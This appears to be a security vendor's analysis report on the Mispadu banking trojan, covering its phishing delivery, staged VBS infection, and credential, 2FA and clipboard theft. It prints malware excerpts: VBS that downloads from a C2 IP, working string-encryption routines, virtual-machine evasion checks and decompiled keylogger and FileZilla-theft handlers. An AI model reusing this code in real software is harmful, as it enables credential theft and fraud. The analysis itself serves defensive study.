





Mispadu Malware Analysis



Contents

Introduction	03
Propagation	05
Infection	06
Theft of Banking Data	12
Theft of Stored Credentials	15
Other Functionalities: ‘Clipboard Crypto-Hijacking’	18
Communication with the Control Server	20
IOCs	29



Introduction

Mispadu is a banking trojan that was first seen in 2019. It has been dormant for a while, but new samples have been detected recently. The new campaigns of the Mispadu malware are notable for the increase in the number of affected entities and countries. Initially, it was focused on stealing credentials from Colombian banking entities, but now it also targets entities in Spain, Bolivia, Chile, Mexico, Argentina, Ecuador, Peru, Colombia, Paraguay, Brazil, Honduras, and Portugal.

The authors of Mispadu are likely Brazilian, as the malware shares a large amount of functionality and particularities with other Brazilian banking trojans, such as Mekoito/Pazera. The two malware have too many similarities, suggesting that the same authors are behind them. Mispadu may be a new version with some improvements that are still being tested and developed in order to stop using the Pazera version eventually.

“ The malware shares a large amount of functionality and particularities with other Brazilian banking trojans, such as Mekoito/Pazera.

The malicious DLL that performs the credential theft is developed in Delphi, a language widely used by Brazilian malware developers. The user does not download this DLL directly. Instead, they download an attachment in a fraudulent email, which is a Microsoft installer (MSI) that, when executed, runs a Visual Basic script (VBS) that finally performs a series of checks on the system and downloads the malicious DLL along with the Autolt executable.

The malware then uses a variety of techniques to steal credentials, including keylogging, screen scraping, and browser credential theft. It also communicates with a command and control server to receive instructions and send stolen data.

Throughout this document, we'll illustrate how this banking Trojan works, including the method of infection, the strategy it uses to steal credentials, the communication protocol with the control server, and other interesting functionalities.




Propagation

The Mispadu malware is distributed through fraudulent emails. These emails impersonate companies and entities of various kinds, trying to get the user to trust, download, and execute the attached file.

Some entities impersonated in several of the latest campaigns are the “National Superintendency of Customs and Tax Administration” (Peru’s specialized technical agency), EDP (Energies of Portugal), and “Portuguese Judicial Police.” After all, the attackers aim to impersonate recognized entities so that the user believes it is a legitimate email and opens and executes the attached file.

“ The attackers aim to impersonate recognized entities so that the user believes it is a legitimate email and opens and executes the attached file.



Infection

The file attached to the fraudulent emails is a Microsoft Installer (MSI) that has no other purpose than to execute a Visual Basic Script (VBS) on the system. In an attempt to make analysis more difficult, the malware developers include multiple stages in which different Visual Basic Scripts are executed. Typically four of these scripts are executed, the Microsoft installer executes the first one, and the last is the final script that downloads the malware (Delphi DLL and Autolt executable).

Two more scripts are executed between the first and the last, which are usually contained inside each other and hidden thanks to string obfuscation and encryption. The last script is downloaded from the control server, allowing the attacker to update any final details before downloading the final banker.

```
const cCOD = 71
const cID = "1"
const sRoleX = "http://191.235.99.13/lp1a"
const sRoleXW2 = "http://191.235.99.13/m/lp1"
const wlinkF = "http://191.235.99.13/"
const cRaiz1 = "C:\Users\Public\"
const cXH = ".bd2"
const cXZ = ".zip"
const cWus3r = "lp1"
const cSenLoad = "m4g"
const cChilebeans = "1"
const wVersion = "15"
const wVersionApp = "1"
const wVersionAUT = "1"
const wVersionVBS = "1"
const wVersionEXT = "1"
const wCnfg = "LCXCQFHDBFNFEF0F0DBCQCJFEFLCJCQCJFSFLCXJCQCJFSFLCYCJCQCJFSFLDACJCQFQEYFTCXDADGDCECQFIFPFTF
CEVFUCQFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKF
TCWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCUFKFNFCQFIEVFCFAFQFNFKFTWCXCUCUFDKFLFPFKCUFKF
```

Final VBS code with global variables (C2, encrypted configuration, etc.)

The image above shows some of the global variables defined in the VBS script used in the final stage. This script is responsible for downloading the **ZIP** file that includes the **malicious DLL**, the **Autolt executable**, the **Autolt script that loads the malicious DLL**, and **three other non-malicious DLLs** that the malware needs to run. We can also observe the **wCnfg** variable, which stores the **encrypted trojan configuration**.

Below, we present the encryption and decryption code employed by the script to encrypt its configuration, as well as the malicious DLL. The malicious DLL also uses the encryption and decryption algorithm in the communication protocol with the control server. However, it uses a different value for the cCod parameter compared to the one used in the script.

```
function decrypt(cText, cCod)
Dim v1, v2
v1 = asc(Mid(cText,1,1)) - 65
cText = Mid(cText,2,Len(cText)-1)
Dim v3
Dim v4
v2 = ""
while (Len(cText) > 0)
v3 = (asc(Mid(cText,1,1))-65)
v4 = (asc(Mid(cText,2,1))-65)
v2 = v2 & (Chr((v3) * 25 + v4 - v1 - cCod))
cText = Mid(cText,3,Len(cText)-2)
wEnd

decrypt = v2
end function

function crypt(cText, cCod)
dim v1, v2, v3, v4, v5, v6, v7
Randomize
v6 = ""
v7 = ""
v2 = 0
v5 = Int(26*Rnd)

v7 = Chr(v5+65)
v5 = v5 + cCod

'MsgBox (v5)
for v1 = 1 to Len(cText) Step +1
v2 = asc(Mid(cText,v1,1)) + v5


if (v2 <= 25) Then
v6 = "A"
v6 = v6 & Chr(v2+65)
else
v3 = Int(v2 / 25)
v4 = v2 - (v3 * 25)
v6 = Chr(v3+65)

v6 = v6 & Chr(v4+65)
End if

v7 = v7 & v6
Next

crypt = v7
end function
```

String encryption and decryption functions



“ The malicious DLL uses a different value for the cCod parameter compared to the one used in the script.

In addition to obfuscation, encryption, and the use of multiple scripts in stages, the authors also include code to detect whether the system on which this first stage of infection is running is a virtual machine to prevent the download and installation of the final malware in an analysis environment.

```
sMake = GetWmiPropertyValue("root\cimv2", "Win32_ComputerSystem", "Manufacturer")
sModel = GetWmiPropertyValue("root\cimv2", "Win32_ComputerSystem", "Model")
sBIOSVersion = GetWmiPropertyValue("root\cimv2", "Win32_BIOS", "Version")

'WScript.Echo "Manufacturer=" & sMake
'WScript.Echo "Model=" & sModel
'WScript.Echo "BIOSVersion=" & sBIOSVersion

If sModel = "Virtual Machine" then

    ' Microsoft virtualization technology detected, assign defaults

    sVMPlatform = "Hyper-V"
    bIsVM = true

    ' Try to determine more specific values

    Select Case sBIOSVersion
    Case "VRTUAL - 1000831"
        bIsVM = true
        sVMPlatform = "Hyper-V 2008 Beta or RC0"
    Case "VRTUAL - 5000805", "BIOS Date: 05/05/08 20:35:56 Ver: 08.00.02"
        bIsVM = true
        sVMPlatform = "Hyper-V 2008 RTM"
    Case "VRTUAL - 3000919"
        bIsVM = true
        sVMPlatform = "Hyper-V 2008 R2"
    Case "A M I - 2000622"
        bIsVM = true
        sVMPlatform = "VS2005R2SP1 or VPC2007"
    Case "A M I - 9000520"
        bIsVM = true
        sVMPlatform = "VS2005R2"
    Case "A M I - 9000816", "A M I - 6000901"
        bIsVM = true
        sVMPlatform = "Windows Virtual PC"
    Case "A M I - 8000314"
        bIsVM = true
        sVMPlatform = "VS2005 or VPC2004"
    End Select

ElseIf sModel = "VMware Virtual Platform" then

    ' VMware detected

    sVMPlatform = "VMware"
    bIsVM = true

ElseIf sModel = "VirtualBox" then

    ' VirtualBox detected

    bIsVM = true
    sVMPlatform = "VirtualBox"
```

Virtualized environment detection




Once the ZIP file containing the malicious banker DLL has been downloaded, it is unzipped and installed in a folder created in the root directory of the hard drive C:\. The name of the folder to install the malware is randomly generated, and all the files required by the malware contained in the downloaded compressed file are stored in this folder.

Randomize

```
sPastaUser = "c:\\"

'qtCaracteres = Int(6*Rnd) + 3
'for v1 = 1 to qtCaracteres Step +1
'  sPastaUser = sPastaUser & Chr(Int(25*Rnd) + 65)
'Next
```

Code that generates
the installation folder name




Malware installation folder

As we can see, the installation folder is created as 'hidden' to prevent victims from finding it and generating suspicions that lead them to delete it, thus removing the malware from the system. We can also observe six files, each of them being:

- » The three DLLs (**libeay32.dll**, **ssleay32.dll**, and **winx86.dll**) are legitimate DLLs
- » The first two are OpenSSL DLLs, while the last one is the library for connecting and interacting with SQLite databases.
- » **obpuuai.exe** is the legitimate executable of Autolt.
- » **obpuu1.uup** is the compiled Autolt script that decrypts and loads the malicious DLL for execution.
- » **obpuu** is the malicious encrypted DLL.

For the malware to start at every Windows boot, the Trojan creates a link in the current user's 'Startup' directory, including in the shortcut the necessary parameters for the script to run using the Autolt executable. This persistence strategy is implemented in the malicious DLL, not in the VBS script, so persistence will not occur if the final stage of the malware is not executed.



Shortcut to execute the malware

Theft of Banking Data

For the **theft of banking credentials**, this banker mainly makes use of the **keylogger** module, but the attackers also rely on the use of **phishing injections** that are shown to the user when they are needed.

```

if ( command_id == 429 )
{
  LODWORD(v747) = &savedregs;
  v746 = (const wchar_t *)&loc_39F3989;
  v745 = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v745);
  if ( command_p1 == 1 )
  {
    sub_384BA70(*(_DWORD *)(v1150 + 940), 1);
    sub_399DDB0(v745, v746, LODWORD(v747));
    *(_BYTE *)(v1150 + 2399) = 1;
    v744 = L"<|STAT|>KL instalado<|>";
    v743 = *(const wchar_t **)(v1150 + 1712);
    v742 = L"<<|";
    sub_36FA330(v539, 3);
    sub_396B938(v943, *(_DWORD *)(v1150 + 2504), (signed __int64 *)&v944);
    sub_36FA250((signed __int64 *)&v944, (signed __int64 *)dword_39F5C24);
    sub_36F9DCC(0, v944, (int)L"<<|");
    v540 = *(_DWORD *)(*(_DWORD *)(v1150 + 992) + 152);
    sub_399A604(v541, v945);
  }
  else
  {
    sub_384BA70(*(_DWORD *)(v1150 + 940), 0);
    sub_399DE1C();
    *(_BYTE *)(v1150 + 2399) = 0;
    v744 = L"<|STAT|>KL desinstalado<|>";
    v743 = *(const wchar_t **)(v1150 + 1712);
    v742 = L"<<|";
    sub_36FA330(v542, 3);
    sub_396B938(v940, *(_DWORD *)(v1150 + 2504), (signed __int64 *)&v941);
    sub_36FA250((signed __int64 *)&v941, (signed __int64 *)dword_39F5C24);
    sub_36F9DCC(0, v941, (int)L"<<|");
    v543 = *(_DWORD *)(*(_DWORD *)(v1150 + 992) + 152);
    sub_399A604(v544, v942);
  }
}

```

Code in charge of activating or deactivating the keylogger through the command received from the C2

In addition to its keylogger-based theft, this malware **also includes the theft of credentials stored in the browser**, which allows its attackers to obtain the password directly without waiting for the user to access their bank account. And although its authors are mainly interested in banking credentials, **stealing passwords stored in the browser allows them to obtain passwords for other services.**

“ In addition to its keylogger-based theft, this malware also includes the theft of credentials stored in the browser.

The credential-stealing functionality of the Trojan can be enabled or disabled by commands that can be received from the control server. The keylogger needs to be activated in order to start logging credentials. This indicates that behind the control server there is an operator who is in charge of activating and deactivating the functionalities depending on the information received from the infected machine.


During the analysis, we have been able to verify this behaviour through a small script that connects to the control server and performs the minimum communication to simulate an infection. In each of the executions, different commands have been received (beyond the mandatory commands at the beginning of the

communication) and at different times, which shows that behind the control server there is an operator manually sending commands to the victim's system.

In addition, some commands allow the execution of certain commands on the computer and display certain windows, such as phishing injections to steal credentials. Even in the text strings we can see that reference is made to 'phases', which correspond to the phases of credential theft that the Trojan is in (password theft, second-factor authentication code theft, etc.).

```
f ( command_id == 482 )
{
sub_3711FEC(v16, &v811, "<|STAT|>Comando SetaFase ", v703, v704);
v701 = v811;
v700 = "<|>";
v699 = *(const wchar_t **)(v1150 + 1712);
v698 = "<<|";
sub_36FA330(v683, 5);
sub_396B938(v812, *(DWORD*)(v1150 + 2504), (signed __int64 *)&v813);
sub_36FA250((signed __int64 *)&v813, (signed __int64 *)dword_39F5C24);
sub_36F9DCC(0, v813, (int)<<|");
v684 = *(DWORD*)(*(DWORD*)(v1150 + 992) + 152);
sub_399A604(v685, v814);
sub_399D848(command_p1);
}
```

The operator can activate stages that result in the display of different pop-up windows. In this way, the operator can obtain the 2FA codes required to log in to the bank account or to authorise certain actions (such as sending money).



2FA code-stealing injection (Image found in the code)

As we can see, attackers can steal credentials through the keylogging module, by obtaining passwords stored in the browser database, and finally through phishing injections that are displayed to the user, although these seem to be mainly used to request the authorisation code that is sent to the user's mobile phone.

These tools are executed after the installation VBS script the first time the malicious DLL is executed. Afterwards, the collected data can be sent to the control server when requested by the operator with the correct command.



Code responsible for collecting email credentials
and sending them to C2 in the correct format

In addition to fraudulently using these tools to steal credentials, the malware itself also implements credential theft for the FileZilla FTP client, allowing the attacker to obtain even more interesting credentials from the victim beyond banking credentials. Such credentials could give the attacker access to web or backup servers used by the user, opening the door to infecting new machines and collecting even more information.

“ The malware itself also implements credential theft for the FileZilla FTP client, allowing the attacker to obtain even more interesting credentials from the victim beyond banking credentials.

```

sub_39688E4((int)L"contou infect - http://191.235.99.13/");
__writefsdword(0, (unsigned int)v32);
__writefsdword(0, (unsigned int)v35);
v52 = &savedregs;
v51 = &loc_39EB6F4;
v50 = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&v50);
sub_396BC68(v37, &v71, v50, &loc_39EB6F4, &savedregs, v53, v54, v55);
sub_36FA250((signed __int64 *)&v71, (signed __int64 *)L"\\FileZilla\\recentervers.xml");
if ( sub_37128D8(v19, 1) )
{
    (*(void (**)(void))(*v89 + 72))();
    LOBYTE(v20) = 1;
    v22 = ( DWORD *)sub_37A3698(v21, v20);
    sub_396BC68(v23, &v70, v50, v51, v52, v53, v54, v55);
    sub_36FA250((signed __int64 *)&v70, (signed __int64 *)L"\\FileZilla\\recentervers.xml");
    (*(void (__fastcall **)(DWORD, int))(*v22 + 108))(*v22, v70);
    v49 = (const wchar_t *)v91[603];
    v48 = dword_39EB98C;
    sub_396B938((int)L"aceleraamangarosa", 13, (signed __int64 *)&v68);
    v47 = v68;
    sub_36FA330(v24, 3);
    (*(void (__fastcall **)(DWORD, int))(*v89 + 60))(*v89, v69);
    v46 = (const wchar_t *)v91[604];
    v45 = dword_39EB98C;
    sub_396B938((int)dword_39EB99C, 13, (signed __int64 *)&v66);
}

```

Code in charge of obtaining the credentials used in FileZilla

Other Functionalities: 'Clipboard Crypto-Hijacking'

As if the theft of banking credentials, as well as other types of credentials stored on the infected system, were not enough, this Trojan also includes among its functionalities what is known as 'Clipboard Crypto-Hijacking'. This attack consists of detecting the text copied and sent to the system's clipboard to check if it contains an address of a cryptocurrency wallet.




“ This attack consists of detecting the text copied and sent to the system's clipboard to check if it contains an address of a cryptocurrency wallet.

In this case, it checks whether it is a Bitcoin address, and if so, the Trojan will replace it with an address belonging to the attacker and different from the one copied by the user. This way, when the user pastes the address to make a cryptocurrency transfer, he will actually paste the attacker's address and the transfer will end up reaching the attacker. This works because cryptocurrency addresses usually consist of a relatively long series of alphanumeric characters, making it difficult for the user to realise that the legitimate address has been replaced.

Among the samples analysed, we found the following Bitcoin address:

1CmnfAvV2tHqW5DcnQ9aN6MnJTaNdp6W3U, which as we can see in the image has received several transfers of BitCoins during the summer campaign:

1CmnfAvV2tHqW5DcnQ9aN6MnJTaNdp6W3U

Total Received:	1.08719910	
Total Sent:	0.03479763	
Final Balance:	1.05240147	

Total transactions: 9. Most recent:

	Date ▼	Amount	USD value
✓	2020-09-21 15:12:06	0.00001762	\$0.18
✓	2020-09-21 15:02:26	1.03545000	\$10830.10
✓	2020-09-01 14:41:20	-0.01285500	\$134.45
✓	2020-08-29 18:01:10	0.00013385	\$1.40
✓	2020-08-28 16:57:56	0.01680000	\$175.72
✓	2020-08-20 16:05:35	0.01285500	\$134.45
✓	2020-07-29 20:56:13	-0.02194263	\$229.50
✓	2020-07-29 20:17:56	0.01790808	\$187.31
✓	2020-07-27 01:08:52	0.00403455	\$42.20

Transactions sent and received in the attackers' Bitcoin wallet

As we can see, not too many transactions have been made with this BitCoins address, and the ones that have been made involve amounts that seem too large to be fraudulent transactions due to this malware functionality. These transactions could actually be transactions made by the attackers themselves from other wallets they own.


```

AEUHJFPFRFIFNFCFIFPFAFLHJEW@IFDHRFWFSHRFF@AEUHJFIGUGMGVHJEWFBGLGSGSLDRFDGLGSGWGOG
PGUGLEUHJEWFHGPHAGWGHHAGLGJEUHJEWFBGLGSGSLDRFDGLGSGWGOGPGUGLEUHJEWGTHBHFNGNH
HGEUHJEWFDGLHAGHHBGPBGPHDGHGKGVUEHJEWFIGUGPGJGPGVDRFCFAFIFXFAFBFAFNFKGFFEFSGFEJESEME
OESEKERDRFAFMEUHJEWFCFAFIFXFAFBFAFNFKGFFEFSEUHJEWFIGUGPGJGPGVUEHJEWGIGLGSGLDRGKGL
GSGWGOGPGUGLDRFDREDFRGIHCHAGJGHGYDRGJGVGUDRGNVGVNGSGLDRFDREDFRGNVGVNGSGLDRGJGO
